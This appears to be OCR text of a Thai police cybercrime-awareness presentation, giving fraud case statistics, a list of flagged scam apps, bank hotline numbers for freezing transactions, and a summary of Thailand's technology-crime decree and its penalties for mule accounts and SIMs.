Fraud
แฉกลโกงภัยไซเบอร์

พล.ต.ต.นิเวศน์ อาภาวศิน

รองผู้บัญชาการตำรวจสืบสวนสอบสวน

อาชญากรรมทางเทคโนโลยี

กองบัญชาการตำรวจสืบสวนสอบสวน
อาชญากรรมทางเทคโนโลยี

เป็นองค์กรสืบสวนสอบสวน อาชญากรรมไซเบอร์ อย่างมืออาชีพ ที่ประชาชนเชื่อมั่นและศรัทธา

Like Us On Facebook

FB.com/CyberCopTH

รวบยกแก๊งหลอกเด็ก ม.3 ลงทุนออนไลน์ ผูกคอเสียชีวิต

13 มกราคม 2566 เวลา 15:21 น.

ม.3 ผูกคอดับ ถูกหลอกลงทุน!

ตร.ไซเบอร์ชิวหนุ่มปลอมเฟซฯขายรถมือสองทิพย์ หลอกเงินเหยื่อไปเล่นพนันออนไลน์

ตำรวจไซเบอร์ตามจับหนุ่มแสบ ปลอมเฟซบุ๊กขายรถมือสองทิพย์ หลอกเอาเงินมัดจำหมื่อ 5,000-20,000 บาท สอบปากคำพบเงินหมุนเวียนกว่า 16 ล้านบาท สาระภาพเอาไปเล่นพนันจนหมดตัวแล้ว

17 มิถุนายน 2566 6:30 น. อาชญากรรม


Thai PBS 3
กวาดล้าง “ซิมฝี-บัญชีม้า”
สกัด “อาชญากรรมไซเบอร์”

ทลายรังใหญ่'ซิมผี'

อึ้ง!ส่งออกแล้วนับหมื่นซิ้น-เปิดวิธีสุดแสบ

แอป 3 ชั้น ตรวจ แจ้ง ล็อก

ปกป้องสิทธิของผู้ใช้

ป้องกันการลักลอบนำเบอร์โทรศัพท์มือถือ ซึ่งถูกลงทะเบียนโดยใช้ข้อมูลส่วนตัวของคุณ ไปใช้ในการทำธุรกรรมออนไลน์ ส่งผลให้เกิดผลกระทบร้ายแรง

ตรวจสอบเบอร์โทรศัพท์มือถือที่ลงทะเบียนโดยชื่อของคุณ

แจ้งระงับเบอร์แปลกปลอมที่ลงทะเบียนในชื่อของคุณ

ล็อกและปลดล็อก การเปิดเบอร์ใหม่ด้วยตัวคุณเอง

SCAN ME

ดาวน์โหลดแอป สแกน QR

สามารถเลือกลงทะเบียนได้ 2 ช่องทาง
- ผ่านแอปพลิเคชัน 3 ชั้น
- ศูนย์บริการเครือข่ายโทรศัพท์เคลื่อนที่ทุกค่ายที่คุณใช้บริการ

#ตำรวจไซเบอร์เตือนภัย

1441 081-866-3000

กองบัญชาการตำรวจสืบสวนสอบสวนอาชญากรรมทางเทคโนโลยี
CYBER CRIME INVESTIGATION BUREAU

ตำรวจไซเบอร์ CYBER POLICE

ล่าข้ามโลก!บุกค้นบ้านหรูทลาย'แก๊งจีนคริปโต' ตุ๋นลงทุนเสียหายนับหมื่นล้าน

เช็กด่วน! 11 แอปพลิเคชัน

แก๊งคอลเซ็นเตอร์ ไฮบริดสแกม หลอกลงทุน ต้มตุ๋นสูบเงิน

- BChGlobal
- Bitmox
- OrangeX
- BitcoinEX
- NAGA
- Bitgo
- Cobo
- EthMiner
- SpotGlobal
- Paxful
- MATH

ที่มา : ข้อมูลจากการสืบสวนสอบสวนแก๊งต่างชาติหลอกลงทุน
(ปฏิบัติการ Trust No One) บช.สอท.

สอบถาม ปรึกษา ขอคำแนะนำ โทร. **1441, 081-866-3000**
แจ้งความออนไลน์ www.thaipoliceonline.com

สิงหาคม 2566

สำนักงานตำรวจแห่งชาติ

สำนักงานตำรวจแห่งชาติ
ROYAL THAI POLICE

เคยลงทะเบียนแล้ว
สามารถเข้าสู่ระบบได้ทันที

เข้าสู่ระบบ

แจ้งความออนไลน์
คดีอาชญากรรมทางเทคโนโลยี

แจ้งความ เฉพาะคดีอาชญากรรมทางเทคโนโลยี

คู่มือการใช้งานระบบแจ้งความออนไลน์

คดีอาชญากรรมทางเทคโนโลยีคืออะไร

บริการอื่นๆ

โทร 1441
บช.สอท.
บริการ 24 ชั่วโมง

Facebook P
ข้อมูล/ปรึกษ
แจ้งเบ

ท่านสามารถแจ้งธนาคารเพื่ออายัดธุรกรรม

โดยธนาคารจะดำเนินการประสานธนาคารที่เกี่ยวข้องเพื่อติดตามทรัพย์สิน โดยธนาคารจะให้ Bank Case ID ท่านสามารถนำมาแจ้งผ่านระบบ เพื่อดำเนินการต่อไป

ธนาคารกสิกรไทย
0-2888-8888 กด 001

ธนาคารกรุงไทย
0-2111-1111 กด 108

ธนาคารกรุงศรีอยุธยา
1572 กด 5

ธนาคารกรุงเทพ
1333 หรือ
0-2645-5555 กด * 3

ธนาคารไทยพาณิชย์
0-2777-7575

ธนาคารทหารไทยธนชาต
1428 กด 03

ธนาคารออมสิน
1115 กด 6

ธนาคารซีไอเอ็มบี ไทย
0-2626-7777 กด 12

ธนาคารไทยเครดิต
0-2697-5454

ธนาคารแลนด์ แอนด์ เฮ้าส์
0-2459-0000 กด 8

ธนาคารอาคารสงเคราะห์
0-2645-9000 กด 33

ธนาคารเพื่อการเกษตร
และสหกรณ์การเกษตร
0-2555-0555 กด * 3

ธนาคารยูโอบี
0-2344-9555

ธนาคารซิตี้แบงค์
0-2344-9555

ธนาคารเกียรตินาคินภัทร
0-2165-5555 กด 6

ธนาคารทิสโก้
0-2633-6000 กด * 7

ธนาคารไอซีบีซี(ไทย)
0 2629 5588 กด 4

ธนาคารอิสลามแห่ง
ประเทศไทย
1302 กด 6

ทรูมันนี่
1240 กด 6

ทูซีทูพี(ประเทศไทย)
0 2026 3000 กด 0

แอดวานซ์ เอ็มเปย์
0 2078 9299 กด 1

ธนาคารไทยไมโคร ดิจิทัล
โซลูชั่นส์
0 2697 5353 กด 0

แมกซ์ การ์ด
1614 กด 4

แจ้งความออนไลน์

www.thaipoliceonline.com

สะสม 1 มี.ค.65 - 31 ส.ค.66

ศูนย์บริหารการรับแจ้งความออนไลน์ สำนักงานตำรวจแห่งชาติ

เฉลี่ย 585 คดี/วัน

แจ้งความผ่านระบบ www.thaipoliceonline.com 348,368 เรื่อง

คดีออนไลน์	คดีอาญาอื่นๆ	จำหน่ายออกจากระบบ
320,439 เรื่อง	10,233 เรื่อง	18,315 เรื่อง

Admin ตร. โทรหาผู้แจ้งทั้งหมด 320,439 เรื่อง ภายใน 3 ชม.

สายด่วน (1441,081-8663000) 173,210 สาย

คดีออนไลน์	คดีอื่นๆ	เรื่องทั่วไป
113,307สาย	17,656สาย	35,050 สาย

Walk In แจ้งความที่หน่วย 56,133 เรื่อง

เป็นคดีที่เชื่อมโยงกัน 160,114

เป็นคดีที่ไม่เชื่อมโยงกัน 160,325

คดีออนไลน์ 320,439


ผลการอายัดบัญชี

ขออายัด	101,748 CaseID 150,466	บัญชี
ยอดเงิน	10,510,690,776	บาท
อายัดได้กัน	1,264,788,883	บาท

รวมมูลค่าความเสียหาย

43,760,696,798 บาท

สถิติการรับแจ้งคดีออนไลน์



14 ประเภทคดีออนไลน์

		จำนวน	คิดเป็น	ความเสียหาย
1	หลอกลวงซื้อขายสินค้าหรือบริการ ไม่เป็นขบวนการ	125,262	39.09%	1,842,425,801
2	หลอกให้โอนเงินเพื่อทำงานฯ	42,321	13.21%	5,169,500,914
3	หลอกให้กู้เงิน	38,255	11.94%	1,631,736,980
4	หลอกให้ลงทุนผ่านระบบคอมพิวเตอร์	26,027	8.12%	12,909,373,845
5	ข่มขู่ทางโทรศัพท์ (Call Center)	23,736	7.41%	5,248,443,412
6	หลอกเป็นบุคคลอื่นเพื่อยืมเงิน	12,037	3.76%	405,568,658
7	หลอกให้โอนเงินเพื่อรับรางวัลฯ	10,113	3.16%	819,024,226
8	หลอกลวงซื้อขายสินค้าหรือบริการ เป็นขบวนการ	8,451	2.64%	67,188,507
9	หลอกให้ติดตั้งโปรแกรมควบคุมระบบฯ	7,886	2.46%	953,113,884
10	กระทำต่อระบบหรือข้อมูลคอมพิวเตอร์ฯ	3,457	1.08%	891,500,465
11	หลอกให้ลงทุนตามพ.ร.ก.กู้ยืมเงินฯ	3,138	0.98%	630,689,453
12	หลอกให้รักแล้วโอนเงิน(Romance Scam)	2,542	0.79%	843,522,740
13	หลอกเกี่ยวกับสินทรัพย์ดิจิทัล	1,718	0.54%	2,168,055,937

ความเสียหายเฉลี่ย 80 ลบ./วัน

แจ้งความออนไลน์

www.thaipoliceonline.com

ศูนย์บริหารการรับแจ้งความออนไลน์ สำนักงานตำรวจแห่งชาติ

สะสมเดือน สิงหาคม 2566

แจ้งความ 18,316 เรื่อง

- Online (แจ้งผ่านระบบฯ) 12,338 เรื่อง
- Walk In (แจ้งความที่หน่วย) 5,981 เรื่อง

คดีออนไลน์ 17,594 เรื่อง

- เป็นคดีที่เชื่อมโยงกัน 7,595 เรื่อง
- เป็นคดีที่ไม่เชื่อมโยงกัน 9,999 เรื่อง

คดีอาญา 412 | คดีแพ่ง 39 | แจ้งเบาะแส 194 | จำหน่าย 77

สายด่วน (1441 , 081-866-3000) 23,018 สาย

ขอคำปรึกษา 16,486 | ติดตามคดี 1,783 | โต้แย้งการระงับธุรกรรม 459

14 ประเภทคดีออนไลน์

		จำนวน	คิดเป็น	ความเสียหาย
1	หลอกซื้อขายสินค้าหรือบริการไม่เป็นขบวนการ	8,575	48.74%	90,956,759
2	หลอกให้โอนเงินเพื่อทำงานหารายได้พิเศษ	1,865	10.60%	240,411,280
3	หลอกให้กู้เงิน	1,578	8.97%	70,603,968
4	หลอกให้ลงทุนผ่านระบบคอมพิวเตอร์	1,376	7.82%	800,911,799
5	ข่มขู่ทางโทรศัพท์ Call Center	1,141	6.49%	260,127,500
6	หลอกให้ติดตั้งโปรแกรมควบคุมระบบฯ	1,091	6.20%	175,563,088
7	หลอกเป็นบุคคลอื่นเพื่อยืมเงิน	822	4.67%	16,754,601
11	(Romance Scam)	137	0.78%	65,103,995
12	หลอกซื้อขายสินค้าหรือบริการเป็นขบวนการ	85	0.48%	1,105,794
13	หลอกให้ลงทุนความผิดตาม พ.ร.ก.กู้ยืมเงิน (ฉ้อโกงประชาชน)	16	0.09%	1,847,316
14	เข้ารหัสข้อมูลคอมพิวเตอร์ของผู้อื่นเพื่อกรรโชกฯ (Ransomware)	7	0.04%	3,727,953
	คดีออนไลน์อื่นๆ (นอกเหนือ 14 ประเภท)	52	0.30%	909,397

ผลการอายัดบัญชี

ขออายัด 10,642 CaseID 18,083 บัญชี

ยอดเงิน 794,408,876 บาท

อายัดได้ทัน 517,927,480 บาท

ความเสียหายรวม

2,041,578,242 บาท

สถิติการรับแจ้งคดีออนไลน์เฉลี่ยต่อวัน

แจ้งความออนไลน์

www.thaipoliceonline.com

ศูนย์บริหารการรับแจ้งความออนไลน์ สำนักงานตำรวจแห่งชาติ

11 กันยายน 2566

ประชาชนแจ้งคดีออนไลน์ 620 เรื่อง

- Online (แจ้งผ่านระบบฯ) 419 เรื่อง
- Walk In (แจ้งความที่หน่วย) 201 เรื่อง

คดีมีความเชื่อมโยง 286

คดีไม่มีความเชื่อมโยง 334

สายด่วน (1441, 081-866-3000) 758 สาย

ขอคำปรึกษา	แจ้งเบาะแส	ติดตามคดี	โต้แย้งการระงับธุรกรรม
503	91	88	32

ผลการอายัดบัญชี

ขออายัด 386 CaseID 665 บัญชี

ยอดเงิน 29,897,592 บาท

ความเสียหายรวม

54,194,551 บาท

14 ประเภทคดีออนไลน์

	ประเภทคดีออนไลน์	จำนวน	คิดเป็น	ความเสียหาย
1	หลอกซื้อขายสินค้าหรือบริการ ไม่เป็นขบวนการ	334	53.87%	4,246,982
2	หลอกให้โอนเงินเพื่อทำงาน	89	14.35%	13,848,871
3	หลอกให้ลงทุนผ่านระบบคอมพิวเตอร์	57	9.19%	13,812,948
4	หลอกให้กู้เงิน	31	5.00%	2,213,986
5	ข่มขู่ทางโทรศัพท์ Call Center	30	4.84%	3,526,921
6	หลอกเป็นบุคคลอื่นเพื่อยืมเงิน	24	3.87%	255,098
7	หลอกให้โอนเงินเพื่อรับรางวัลฯ	24	3.87%	740,873
8	หลอกให้ติดตั้งโปรแกรมควบคุมระบบฯ	14	2.26%	534,328
9	กระทำต่อระบบหรือข้อมูลคอมฯ	7	1.13%	30,400
10	หลอกลวงเกี่ยวกับสินทรัพย์ดิจิทัล	4	0.65%	12,506,165
11	หลอกให้รักแล้วโอนเงิน (Romance Scam)	3	0.48%	75,000
12	เข้ารหัสข้อมูลคอมพิวเตอร์ของผู้อื่น (Ransomware)	1	0.16%	2,400,000
13	หลอกให้ลงทุนตาม พ.ร.ก.กู้ยืมเงิน (ฉ้อโกงประชาชน)	1	0.16%	2,980
14	หลอกซื้อขายสินค้าหรือบริการ เป็นขบวนการ	0	0.00%	0
	คดีออนไลน์อื่นๆ (นอกเหนือ 14 ประเภท)	1	0.16%	0

คดีน่าสนใจประจำวันที่ 12 ก.ย.2566 จำนวน 24 คดี

มูลค่าความเสียหายรวม **105,511,857** บาท ดังนี้

1. หลอกลวงให้รักแล้วโอนเงิน (Romance Scam) 1 เคส
2. **หลอกลวงให้ลงทุนผ่านระบบคอมพิวเตอร์ 15 เคส**
3. ข่มขู่ทางโทรศัพท์ให้เกิดความกลัวแล้วหลอกให้โอนเงิน 2 เคส
4. หลวงลวงให้โอนเงินเพื่อทำงานหารายได้พิเศษ 1 เคส
5. หลอกลวงเกี่ยวกับสินทรัพย์ดิจิทัล 3 เคส
6. หลอกลวงให้ติดตั้งโปรแกรมควบคุมระบบในเครื่องโทรศัพท์ 2 เคส

แจ้งความออนไลน์

www.thaipoliceonline.com

ศูนย์บริหารการรับแจ้งความออนไลน์ สำนักงานตำรวจแห่งชาติ

12 กันยายน 2566

ประชาชนแจ้งคดีออนไลน์ 646 เรื่อง

- Online (แจ้งผ่านระบบฯ) 414 เรื่อง
- Walk In (แจ้งความที่หน่วย) 232 เรื่อง

คดีมีความเชื่อมโยง 242

คดีไม่มีความเชื่อมโยง 404

สายด่วน (1441, 081-866-3000) 838 สาย

ขอคำปรึกษา	แจ้งเบาะแส	ติดตามคดี	โต้แย้งการระงับธุรกรรม
568	112	99	14

ผลการอายัดบัญชี

ขออายัด 614 CaseID 676 บัญชี

ยอดเงิน 41,963,130 บาท

ความเสียหายรวม

145,469,716 บาท

14 ประเภทคดีออนไลน์

	จำนวน	คิดเป็น	ความเสียหาย
1 หลอกซื้อขายสินค้าหรือบริการ ไม่เป็นขบวนการ	343	53.10%	5,529,339
2 หลอกให้โอนเงินเพื่อทำงาน	75	11.61%	9,380,708
3 หลอกให้ลงทุนผ่านระบบคอมพิวเตอร์	58	8.98%	84,018,884
4 หลอกให้ติดตั้งโปรแกรมควบคุมระบบฯ	32	4.95%	9,631,546
5 ข่มขู่ทางโทรศัพท์ Call Center	29	4.49%	12,764,951
6 หลอกเป็นบุคคลอื่นเพื่อยืมเงิน	29	4.49%	843,754
7 หลอกให้กู้เงิน	28	4.33%	1,318,824
8 หลอกลวงเกี่ยวกับสินทรัพย์ดิจิทัล	17	2.63%	10,074,612
9 หลอกให้รักแล้วโอนเงิน (Romance Scam)	13	2.01%	8,825,819
10 หลอกให้โอนเงินเพื่อรับรางวัลฯ	13	2.01%	678,780
11 กระทำต่อระบบหรือข้อมูลคอมฯ	4	0.62%	157,500
12 หลอกให้ลงทุนตาม พ.ร.ก.กู้ยืมเงิน (ฉ้อโกงประชาชน)	3	0.46%	2,136,000
13 เข้ารหัสข้อมูลคอมพิวเตอร์ของผู้อื่น (Ransomware)	1	0.15%	100,000
14 หลอกซื้อขายสินค้าหรือบริการ เป็นขบวนการ	0	0.00%	0
คดีออนไลน์อื่นๆ (นอกเหนือ 14 ประเภท)	1	0.15%	9,000


ธปท. คุมเข้ม แก้ปัญหามิจฉาชีพดูดเงิน
โอนเกิน 50,000 บาท หรือเปลี่ยนวงเงิน
ต้องสแกนใบหน้า
DROIDSANS

สถิติยอดเงินและจำนวนบัญชีธนาคารในประเทศไทย

(ข้อมูลจากธนาคารแห่งประเทศไทย เมื่อ ก.ย.66)

ยอดเงิน	จำนวนบัญชีออมทรัพย์
ไม่เกิน 50,000 บาท	103.33 ล้านบัญชี
50,000-100,000 บาท	3.61 ล้านบัญชี
100,000- 500,000 บาท	5.49 ล้านบัญชี
500,000 – 1,000,000 บาท	1.27 ล้านบัญชี
1,000,000 – 10,000,000 บาท	1.3 ล้านบัญชี
เกิน 10,000,000 บาทขึ้นไป	93,834 บัญชี

12.15 ล้านบัญชี

พ.ร.ก. ปราบอาชญากรรมทางเทคโนโลยี มีดียังไง?

ผู้เสียหาย สามารถ
“โทร” แจ้งให้ธนาคาร
ระงับบัญชีต้องสงสัยได้ทันที
และยับยั้งการโอนเงินทุก
ธนาคารที่รับโอนเงินต่อ

ประชาชนแจ้งความที่
สถานีตำรวจใดก็ได้
ทั่วประเทศ หรือออนไลน์ก็ได้

ธนาคาร ระงับบัญชี
ต้องสงสัยได้เป็นการชั่วคราว
ไม่ต้องรอเกิดเหตุ

ธนาคาร ผู้ให้บริการโทรศัพท์
อินเทอร์เน็ตแลกเปลี่ยนข้อมูล
ธุรกรรมต้องสงสัยได้รวดเร็ว

ผู้เปิดบัญชีม้า ซิมม้า
มีโทษจำคุก 3 ปี หรือ
ปรับไม่เกิน 300,000 บาท

ผู้เป็นธุระจัดหา หรือ
โฆษณาบัญชีม้า ซิมม้า
มีโทษจำคุก 2-5 ปี
หรือปรับ 200,000 - 500,000 บาท

เกิดระบบแลกเปลี่ยนข้อมูล
และใช้เทคโนโลยี AI ตรวจสอบ
และระบุธุรกรรมต้องสงสัย เพื่อป้องกัน
ตัดวงจรอาชญากรรมก่อนเกิดเหตุ

ANTI-FAKE NEWS CENTER ศูนย์ต่อต้านข่าวปลอม ประเทศไทย

อาชญากรรมทางเทคโนโลยี หมายความว่า

การกระทำ หรือ พยายามกระทำความผิดตามกฎหมายว่าด้วยการกระทำความผิดเกี่ยวกับคอมพิวเตอร์ เพื่อฉ้อโกง กรรโชก หรือรีดเอาทรัพย์บุคคลหนึ่งบุคคลใด หรือ โดยประการที่น่าจะทำให้บุคคลอื่นเสียหาย หรือ กระทำความผิดฐานฉ้อโกง กรรโชกทรัพย์ หรือ รีดเอาทรัพย์ โดยใช้ระบบคอมพิวเตอร์เป็นเครื่องมือ

3 เรื่องต้องรู้

เมื่อ พรก. มาตรการป้องกันและปราบปรามอาชญากรรมทางเทคโนโลยี มีผลบังคับใช้

1. เมื่อถูกหลอกหรือมีเหตุสงสัยว่าตกเป็นเหยื่อ* ให้รีบดำเนินการดังนี้

*เช่น กรณีหลอกลวงคอลเซ็นเตอร์ และแอปดูดเงิน เป็นต้น

(1) แจ้งธนาคารทันที ผ่านเบอร์ศูนย์รับแจ้งเหตุ hotline หรือที่สาขาเพื่อให้ระงับธุรกรรมชั่วคราว ช่วยตัดตอนเส้นทางการเงิน

(2) แจ้งตำรวจอย่างรวดเร็ว ผ่านออนไลน์หรือท้องที่ใดก็ได้ **เพราะธนาคารระงับธุรกรรมชั่วคราวได้ไม่เกิน 72 ชั่วโมง** โดยตำรวจจะแจ้งให้ธนาคารทราบเพื่อระงับธุรกรรมต่อ

3 เรื่องต้องรู้

เมื่อ พรก. มาตรการป้องกันและปราบปรามอาชญากรรมทางเทคโนโลยี มีผลบังคับใช้

2. โทษบัญชีม้าและซิมม้า...หนักขึ้น แค่โฆษณาซื้อ/ขาย...ก็ผิดแล้ว

เปิดหรือยอมให้คนอื่น
ใช้บัญชีเงินฝาก บัตร หรือ e-Wallet เป็นบัญชีม้า

หรือ

ให้คนอื่นใช้/ยืมใช้ซิมโทรศัพท์
เพื่อนำไปใช้ในการทุจริต หรือทำผิดกฎหมาย

ต้องรับโทษ...

- **จำคุก**ไม่เกิน 3 ปี
- หรือ
- **ปรับ**ไม่เกิน 300,000 บาท
- หรือ
- ทั้ง**จำ**ทั้ง**ปรับ**

โฆษณาเพื่อให้มีการซื้อ/ขายบัญชีม้า หรือซิมโทรศัพท์

ต้องรับโทษ...

- **จำคุก** 2-5 ปี และ**ปรับ** ตั้งแต่ 200,000-500,000 บาท
- หรือ
- ทั้ง**จำ**ทั้ง**ปรับ**

3 เรื่องต้องรู้

